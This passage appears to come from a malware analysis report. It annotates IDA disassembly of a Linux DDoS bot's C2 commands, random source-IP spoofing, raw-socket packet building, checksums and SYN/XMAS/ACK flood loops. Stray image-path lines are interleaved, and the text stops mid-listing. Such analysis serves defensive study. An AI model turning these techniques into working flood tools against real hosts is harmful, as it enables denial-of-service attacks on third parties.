Figure 33


The following commands are implemented: "ALPHA", "GAME", "GRE", "SPEC2", "SPEC", "JAIL", "MIX", "ICMP", "QUERY2", "PLAIN", "QUERY", "KICK", "STOP", "stop", and "Stop". An example of such a command is shown below:



```
.text:00000000004060A1 push    rbp
.text:00000000004060A2 mov     rbp, rsp
.text:00000000004060A5 push    rbx
.text:00000000004060A6 sub     rsp, 398h
.text:00000000004060AD mov     [rbp+var_1FC], edi
.text:00000000004060B3 mov     [rbp+var_208], rsi
.text:00000000004060BA mov     rax, [rbp+var_208]
.text:00000000004060C1 mov     rax, [rax]
.text:00000000004060C4 mov     [rbp+var_228], rax
.text:00000000004060CB mov     [rbp+var_230], offset aAlpha ; "ALPHA"
.text:00000000004060D6 mov     [rbp+var_238], 6
.text:00000000004060E1 cld
.text:00000000004060E2 mov     rsi, [rbp+var_228]
.text:00000000004060E9 mov     rdi, [rbp+var_230]
.text:00000000004060F0 mov     rcx, [rbp+var_238]
```

Figure 34

In a function called listFork, the binary creates a child process using the fork method and stores its PID in a variabile called “pids”:



```
.text:0000000000401BFD public listFork
.text:0000000000401BFD listFork proc near
.text:0000000000401BFD
.text:0000000000401BFD var_24= dword ptr -24h
.text:0000000000401BFD var_14= dword ptr -14h
.text:0000000000401BFD var_10= qword ptr -10h
.text:0000000000401BFD var_4= dword ptr -4
.text:0000000000401BFD
.text:0000000000401BFD push    rbp
.text:0000000000401BFE mov     rbp, rsp
.text:0000000000401C01 sub     rsp, 30h
.text:0000000000401C05 call    fork
.text:0000000000401C0A mov     [rbp+var_14], eax
.text:0000000000401C0D cmp     [rbp+var_14], 0
.text:0000000000401C11 jnz     short loc_401C1E
```

```
.text:0000000000401C1E
.text:0000000000401C1E loc_401C1E:
.text:0000000000401C1E mov     rax, cs:numpids
.text:0000000000401C25 inc     rax
.text:0000000000401C28 mov     cs:numpids, rax
.text:0000000000401C2F mov     rax, cs:numpids
.text:0000000000401C36 shl     rax, 2
.text:0000000000401C3A lea     rdi, [rax+4]
.text:0000000000401C3E call    malloc
.text:0000000000401C43 mov     [rbp+var_10], rax
.text:0000000000401C47 mov     [rbp+var_4], 0
.text:0000000000401C4E jmp     short loc_401C7A
```


```
.text:0000000000401C7A
.text:0000000000401C7A loc_401C7A:
.text:0000000000401C7A mov     eax, [rbp+var_4]
.text:0000000000401C7D mov     rdx, cs:numpids
.text:0000000000401C84 dec     rdx
.text:0000000000401C87 cmp     rax, rdx
.text:0000000000401C8A jb      short loc_401C50
```

Figure 35

Now we’ll describe the functions that are used in the main commands: ftcp, vseattack1, rand_hex, udppac2, udppac, jailv1, icmpattack, rtcp, sendJUNK, tcpFl00d, ovhl7, udpfl00d, and kickv2.

ftcp function

Firstly, the malware expects a port number to be passed as a parameter; otherwise, it generates one using a function called rand_cmwc:




```
.text:0000000000403753 mov     [rbp+var_68], rdi
.text:0000000000403757 mov     [rbp+var_6C], esi
.text:000000000040375A mov     [rbp+var_70], edx
.text:000000000040375D mov     [rbp+var_74], ecx
.text:0000000000403760 mov     [rbp+var_80], r8
.text:0000000000403764 mov     [rbp+var_84], r9d
.text:000000000040376B mov     rax, rsp
.text:000000000040376E mov     [rbp+var_98], rax
.text:0000000000403775 mov     eax, [rbp+arg_0]
.text:0000000000403778 mov     [rbp+var_8C], eax
.text:000000000040377E mov     [rbp+var_50], 2
.text:0000000000403784 cmp     [rbp+var_6C], 0
.text:0000000000403788 jnz     short loc_403795
```

```
.text:000000000040378A call    rand_cmwc
.text:000000000040378F mov     [rbp+var_4E], ax
.text:0000000000403793 jmp     short loc_4037A4
```

```
.text:0000000000403795
.text:0000000000403795 loc_403795:
.text:0000000000403795 mov     eax, [rbp+var_6C]
.text:0000000000403798 movzx   edi, ax
.text:000000000040379B call    htons
.text:00000000004037A0 mov     [rbp+var_4E], ax
```

Figure 36


The function mentioned above implements a Complement Multiply With Carry random number generator and is used to generate a 4-byte pseudo-random value:



```
.text:000000000040038C public rand_cmwc
.text:000000000040038C rand_cmwc proc near
.text:000000000040038C
.text:000000000040038C var_20= qword ptr -20h
.text:000000000040038C var_18= qword ptr -18h
.text:000000000040038C var_10= dword ptr -10h
.text:000000000040038C var_C= dword ptr -0Ch
.text:000000000040038C
.text:000000000040038C push    rbp
.text:000000000040038D mov     rbp, rsp
.text:0000000000400390 push    rbx
.text:0000000000400391 mov     [rbp+var_18], 495Eh
.text:0000000000400399 mov     [rbp+var_C], 0FFFFFFFEh
.text:00000000004003A0 mov     eax, cs:i_4788
.text:00000000004003A6 inc     eax
.text:00000000004003A8 and     eax, 0FFFh
.text:00000000004003AD mov     cs:i_4788, eax
.text:00000000004003B3 mov     eax, cs:i_4788
.text:00000000004003B9 mov     eax, eax
.text:00000000004003BB mov     eax, ds:Q[rax*4]
.text:00000000004003C2 mov     eax, eax
.text:00000000004003C4 mov     rdx, rax
.text:00000000004003C7 imul    rdx, [rbp+var_18]
.text:00000000004003CC mov     eax, cs:c
.text:00000000004003D2 mov     eax, eax
.text:00000000004003D4 lea     rax, [rdx+rax]
.text:00000000004003D8 mov     [rbp+var_20], rax
.text:00000000004003DC mov     rax, [rbp+var_20]
.text:00000000004003E0 shr     rax, 20h
.text:00000000004003E4 mov     cs:c, eax
.text:00000000004003EA mov     rax, [rbp+var_20]
.text:00000000004003EE mov     edx, eax
.text:00000000004003F0 mov     eax, cs:c
.text:00000000004003F6 lea     eax, [rdx+rax]
.text:00000000004003F9 mov     [rbp+var_10], eax
.text:00000000004003FC mov     eax, cs:c
.text:0000000000400402 cmp     [rbp+var_10], eax
```

Figure 37

The IP address that is transmitted by the C2 server and is supposed to be affected by a DoS attack is converted into binary data using inet_addr:



```
.text:00000000004016A1 public getHost
.text:00000000004016A1 getHost proc near
.text:00000000004016A1
.text:00000000004016A1 var_24= dword ptr -24h
.text:00000000004016A1 var_20= qword ptr -20h
.text:00000000004016A1 var_18= qword ptr -18h
.text:00000000004016A1
.text:00000000004016A1 push    rbp
.text:00000000004016A2 mov     rbp, rsp
.text:00000000004016A5 sub     rsp, 30h
.text:00000000004016A9 mov     [rbp+var_18], rdi
.text:00000000004016AD mov     [rbp+var_20], rsi
.text:00000000004016B1 mov     rdi, [rbp+var_18]
.text:00000000004016B5 call    inet_addr
.text:00000000004016BA mov     edx, eax
.text:00000000004016BC mov     rax, [rbp+var_20]
.text:00000000004016C0 mov     [rax], edx
.text:00000000004016C2 mov     rax, [rbp+var_20]
.text:00000000004016C6 mov     eax, [rax]
.text:00000000004016C8 cmp     eax, 0FFFFFFFFh
.text:00000000004016CB jnz     short loc_4016D6
```


```
.text:00000000004016CD mov     [rbp+var_24], 1
.text:00000000004016D4 jmp     short loc_4016DD
```

```
.text:00000000004016D6
.text:00000000004016D6 loc_4016D6:
.text:00000000004016D6 mov     [rbp+var_24], 0
```

```
.text:00000000004016DD
.text:00000000004016DD loc_4016DD:
.text:00000000004016DD mov     eax, [rbp+var_24]
.text:00000000004016E0 leave
.text:00000000004016E1 retn
```

Figure 38

The malicious binary creates a socket and modifies its type via a function call to setsockopt:




```
.text:00000000004037BE
.text:00000000004037BE loc_4037BE:
.text:00000000004037BE lea     rax, [rbp+var_50]
.text:00000000004037C2 add     rax, 8
.text:00000000004037C6 mov     qword ptr [rax], 0
.text:00000000004037CD mov     edx, 6
.text:00000000004037D2 mov     esi, SOCK_RAW
.text:00000000004037D7 mov     edi, AF_INET
.text:00000000004037DC call    socket
.text:00000000004037E1 mov     [rbp+var_38], eax
.text:00000000004037E4 cmp     [rbp+var_38], 0
.text:00000000004037E8 jnz     short loc_4037EF
```

```
.text:00000000004037EF
.text:00000000004037EF loc_4037EF:
.text:00000000004037EF mov     [rbp+var_54], 1
.text:00000000004037F6 lea     rcx, [rbp+var_54]
.text:00000000004037FA mov     edi, [rbp+var_38]
.text:00000000004037FD mov     r8d, 4
.text:0000000000403803 mov     edx, SO_TYPE
.text:0000000000403808 mov     esi, 0
.text:000000000040380D call    setsockopt
```

Figure 39


The malware generates a random IP address using a function called getRandomIP, as displayed in figure 40.



```
.text:000000000040043F public getRandomIP
.text:000000000040043F getRandomIP proc near
.text:000000000040043F
.text:000000000040043F var_14= dword ptr -14h
.text:000000000040043F var_4= dword ptr -4
.text:000000000040043F
.text:000000000040043F push    rbp
.text:0000000000400440 mov     rbp, rsp
.text:0000000000400443 sub     rsp, 20h
.text:0000000000400447 mov     [rbp+var_14], edi
.text:000000000040044A mov     edi, cs:ourIP
.text:0000000000400450 call    ntohl
.text:0000000000400455 and     eax, [rbp+var_14]
.text:0000000000400458 mov     [rbp+var_4], eax
.text:000000000040045B call    rand_cmwc
.text:0000000000400460 mov     edx, eax
.text:0000000000400462 mov     eax, [rbp+var_14]
.text:0000000000400465 not     eax
.text:0000000000400467 and     eax, edx
.text:0000000000400469 xor     eax, [rbp+var_4]
.text:000000000040046C leave
.text:000000000040046D retn
.text:000000000040046D getRandomIP endp
.text:000000000040046D
```

Figure 40


The random IP address is converted from host byte order to network byte order using htonl. In a function called makeIPPacket, the binary constructs the IP header (20 bytes) that contains the source IP (= random IP address) and the destination IP that is targeted by the malware:



```
.text:0000000000401EBA push    rbp
.text:0000000000401EBB mov     rbp, rsp
.text:0000000000401EBE sub     rsp, 18h
.text:0000000000401EC2 mov     [rbp+var_8], rdi
.text:0000000000401EC6 mov     [rbp+var_C], esi
.text:0000000000401EC9 mov     [rbp+var_10], edx
.text:0000000000401ECC mov     [rbp+var_18], r8d
.text:0000000000401ED0 mov     [rbp+var_14], cl
.text:0000000000401ED3 mov     rdx, [rbp+var_8]
.text:0000000000401ED7 movzx   eax, byte ptr [rdx]
.text:0000000000401EDA and     eax, 0FFFFFFF0h
.text:0000000000401EDD or      eax, 5
.text:0000000000401EE0 mov     [rdx], al
.text:0000000000401EE2 mov     rdx, [rbp+var_8]
.text:0000000000401EE6 movzx   eax, byte ptr [rdx]
.text:0000000000401EE9 and     eax, 0Fh
.text:0000000000401EEC or      eax, 40h
.text:0000000000401EEF mov     [rdx], al
.text:0000000000401EF1 mov     rax, [rbp+var_8]
.text:0000000000401EF5 mov     byte ptr [rax+1], 0
.text:0000000000401EF9 mov     eax, [rbp+var_18]
.text:0000000000401EFC lea     edx, [rax+14h]
.text:0000000000401EFF mov     rax, [rbp+var_8]
.text:0000000000401F03 mov     [rax+2], dx
.text:0000000000401F07 call    rand_cmwc
.text:0000000000401F0C mov     edx, eax
.text:0000000000401F0E mov     rax, [rbp+var_8]
.text:0000000000401F12 mov     [rax+4], dx
.text:0000000000401F16 mov     rax, [rbp+var_8]
.text:0000000000401F1A mov     word ptr [rax+6], 0
.text:0000000000401F20 mov     rax, [rbp+var_8]
.text:0000000000401F24 mov     byte ptr [rax+8], 0FFh
.text:0000000000401F28 mov     rdx, [rbp+var_8]
.text:0000000000401F2C movzx   eax, [rbp+var_14]
.text:0000000000401F30 mov     [rdx+9], al
.text:0000000000401F33 mov     rax, [rbp+var_8]
.text:0000000000401F37 mov     word ptr [rax+10], 0
.text:0000000000401F3D mov     rdx, [rbp+var_8]
.text:0000000000401F41 mov     eax, [rbp+var_10]
.text:0000000000401F44 mov     [rdx+12], eax
.text:0000000000401F47 mov     rdx, [rbp+var_8]
.text:0000000000401F4B mov     eax, [rbp+var_C]
.text:0000000000401F4E mov     [rdx+16], eax
```

Figure 41


The ELF binary computes the TCP checksum using the tcpcsum and csum functions that are defined here. Multiple flood attack types were identified: “all”, “xmas”, “syn”, “rst”, “fin”, “ack”, and “psh”:



```
.text:0000000000403C81
.text:0000000000403C81 loc_403C81:
.text:0000000000403C81 mov     rax, [rbp+var_28]
.text:0000000000403C85 movzx   esi, [rbp+var_9A]
.text:0000000000403C8C mov     [rax+2], si
.text:0000000000403C90 mov     rsi, [rbp+var_28]
.text:0000000000403C94 mov     rdi, [rbp+var_30]
.text:0000000000403C98 call    tcpcsum
.text:0000000000403C9D mov     edx, eax
.text:0000000000403C9F mov     rax, [rbp+var_28]
.text:0000000000403CA3 mov     [rax+10h], dx
.text:0000000000403CA7 mov     rax, [rbp+var_30]
.text:0000000000403CAB movzx   eax, word ptr [rax+2]
.text:0000000000403CAF movzx   esi, ax
.text:0000000000403CB2 mov     rax, [rbp+var_40]
.text:0000000000403CB6 mov     rdi, rax
.text:0000000000403CB9 call    csum
.text:0000000000403CBE mov     edx, eax
.text:0000000000403CC0 mov     rax, [rbp+var_30]
.text:0000000000403CC4 mov     [rax+0Ah], dx
.text:0000000000403CC8 mov     edi, 0
.text:0000000000403CCD call    time
```

Figure 42

Finally, the malware sends multiple packets to the target by calling the sendto method. A new random IP is generated, it is converted from host byte order to network byte order, and the algorithm repeats the same steps described above until the target becomes unreachable:




```
.text:0000000000403CE9 loc_403CE9:
.text:0000000000403CE9 lea     rax, [rbp+var_50]
.text:0000000000403CED mov     rsi, [rbp+var_40]
.text:0000000000403CF1 mov     edi, [rbp+var_38]
.text:0000000000403CF4 mov     r9d, 10h
.text:0000000000403CFA mov     r8, rax
.text:0000000000403CFD mov     ecx, 0
.text:0000000000403D02 mov     rdx, [rbp+var_B0]
.text:0000000000403D09 call    sendto
.text:0000000000403D0E mov     edi, [rbp+var_34]
.text:0000000000403D11 call    getRandomIP
.text:0000000000403D16 mov     edi, eax
.text:0000000000403D18 call    htonl
```

Figure 43

vseattack1 function


The process expects a port number as a parameter or generates one using the rand_cmwc function. The IP address to be targeted is converted into binary data using inet_addr:



```
.text:00000000004051A5 mov     [rbp+var_88], rdi
.text:00000000004051AC mov     [rbp+var_8C], esi
.text:00000000004051B2 mov     [rbp+var_90], edx
.text:00000000004051B8 mov     [rbp+var_94], ecx
.text:00000000004051BE mov     [rbp+var_98], r8d
.text:00000000004051C5 mov     [rbp+var_9C], r9d
.text:00000000004051CC mov     [rbp+var_50], offset aX78Xa3X69X6aX2 ; "/x78/xA3/x69/x6A/x20/x44/x61/x6E/x6B/x6"...
.text:00000000004051D4 mov     [rbp+var_70], 2
.text:00000000004051DA cmp     [rbp+var_8C], 0
.text:00000000004051E1 jnz     short loc_4051EE

.text:00000000004051E3 call    rand_cmwc
.text:00000000004051E8 mov     [rbp+var_6E], ax
.text:00000000004051EC jmp     short loc_405200

.text:00000000004051EE
.text:00000000004051EE loc_4051EE:
.text:00000000004051EE mov     eax, [rbp+var_8C]
.text:00000000004051F4 movzx   edi, ax
.text:00000000004051F7 call    htons
.text:00000000004051FC mov     [rbp+var_6E], ax

.text:0000000000405200
.text:0000000000405200 loc_405200:
.text:0000000000405200 lea     rax, [rbp+var_70]
.text:0000000000405204 lea     rsi, [rax+4]
.text:0000000000405208 mov     rdi, [rbp+var_88]
.text:000000000040520F call    getHost
```

Figure 44


The ELF binary creates a raw socket or a datagram socket, as displayed in the figure below.



```
.text:0000000000405237 cmp     [rbp+var_94], 20h ; ' '
.text:000000000040523E jnz     loc_405387

.text:0000000000405387
.text:0000000000405387 loc_405387:
.text:0000000000405387 mov     rax, rsp
.text:000000000040538A mov     [rbp+var_B8], rax
.text:0000000000405391 mov     edx, IPPROTO_UDP
.text:0000000000405396 mov     esi, SOCK_RAW
.text:000000000040539B mov     edi, AF_INET
.text:00000000004053A0 call    socket
.text:00000000004053A5 mov     [rbp+var_34], eax

.text:0000000000405244 mov     edx, IPPROTO_UDP
.text:0000000000405249 mov     esi, SOCK_DGRAM
.text:000000000040524E mov     edi, AF_INET
.text:0000000000405253 call    socket
.text:0000000000405258 mov     [rbp+var_44], eax
.text:000000000040525B cmp     [rbp+var_44], 0
.text:000000000040525F jz      loc_4056ED
```

Figure 45


A function called makeRandomStr is used to compute a random string:



```
.text:00000000004016E2 push    rbp
.text:00000000004016E3 mov     rbp, rsp
.text:00000000004016E6 push    rbx
.text:00000000004016E7 sub     rsp, 28h
.text:00000000004016EB mov     [rbp+var_20], rdi
.text:00000000004016EF mov     [rbp+var_24], esi
.text:00000000004016F2 mov     [rbp+var_C], 0
.text:00000000004016F9 mov     [rbp+var_C], 0
.text:0000000000401700 jmp     short loc_401740

.text:0000000000401740
.text:0000000000401740 loc_401740:
.text:0000000000401740 mov     eax, [rbp+var_C]
.text:0000000000401743 cmp     eax, [rbp+var_24]
.text:0000000000401746 jl      short loc_401702

.text:0000000000401702
.text:0000000000401702 loc_401702:
